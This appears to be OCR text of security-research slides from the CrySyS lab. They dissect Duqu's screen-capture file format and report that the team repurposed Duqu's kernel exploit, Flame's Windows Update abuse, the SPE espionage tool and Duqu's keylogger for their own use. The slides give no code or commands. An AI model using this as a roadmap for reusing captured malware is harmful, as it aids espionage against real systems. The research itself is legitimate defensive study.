
Incremental screen capture

- It is a complicated format, it took a while to understand how it works
- Maybe originated from some commercial product?


```
Incremental image file: dq_test/0010-03.dqp.out
==> File size with header: 17734 byte
==> File size without header: 17718 byte
==> Width: 1024 pix
==> Height: 768 pix
        ==> 0x00:00 records: 5
        ==> 0x00 records: 489
        ==> 0x01 records: 27
        ==> 0x02 records: 63
        ==> 0x04 records: 560
        ==> Other records: 53
                ==> 0x10 record: 28
                ==> 0x98 record: 1
                ==> 0x38 record: 1
                ==> 0x18 record: 11
                ==> 0x28 record: 4
                ==> 0x20 record: 2
                ==> 0x40 record: 1
                ==> 0xb0 record: 1
                ==> 0x48 record: 3
                ==> 0x60 record: 1
==> Sum: 1197 records.
```

Sample - Inremental image 1

Sample – Incremental image 2



Sample – merged image with incr. parts



Conclusions

On one hand

- Successfully used Duqu kernel level exploit to run our own malware
- Abused Windows Update cabinet files to install our malware
- With minor modifications we could use SPE to do espionage for our goals
- With minimal work, Duqu keylogger worked for our own goals
- Direct work on the project was just some 100-150 work hours

Remarks:

- Public information misses some detail
- Some information is not fully correct in analysis papers

On the other hand

- Overhead, preparations was much more work
- Every public technical detail, analysis was considered as “known” at step 1
- Modifying Duqu exploit to run our user space code probably needed possibly almost the same effort than writing our own (basic) kernel level shell code
- Windows Update abuse only works in subnets. Probably attackers considered such abuse of their work!
- Modifying SPE, understanding the protocol and making C&C took probably more effort than making such a tool from scratch
- For Duqu keylogger: A large number of other solutions are available on the net, no need to use Duqu’s

Maybe, Probably…

- Duqu dropper contained multiple levels of obfuscation, encryption, compression. Maybe intentionally wanted to avoid similar attacks we did, maybe just coincidence.
- Flame Windows Update cabinets were created to be used only in local network. Maybe it was designed to be so.
- SPE/Miniflame has only limited espionage capabilities and gets new commands only rarely. Maybe it was just a “backup” tool if the other malware is captured.

Conlusions

- Reconfiguring malware, especially state-sponsored targeted attacks is a real threat
- Attackers have some (limited) possibilities to avoid such situations
- Possibly creators of Stuxnet, Duqu, Flame, etc. were already designed their products keeping this in head
- It’s a very dangerous game to play

Questions?

http://www.crysys.hu/

Duqusubmit anonymous malware submission PGP fingerprint:
E84E 7C73 C95D 65AD E7A6 A555 53C8 E4CC 17F0 A1A1
bencsath@crysys.hu PGP fingerprint
286C A586 6311 36B3 2F94 B905 AFB7 C688 64CF 6EFB
buttyan@crysys.hu PGP fingerprint
7E10 7013 706B DCD2 367C 689A 5EA5 696E 37C1 BAE1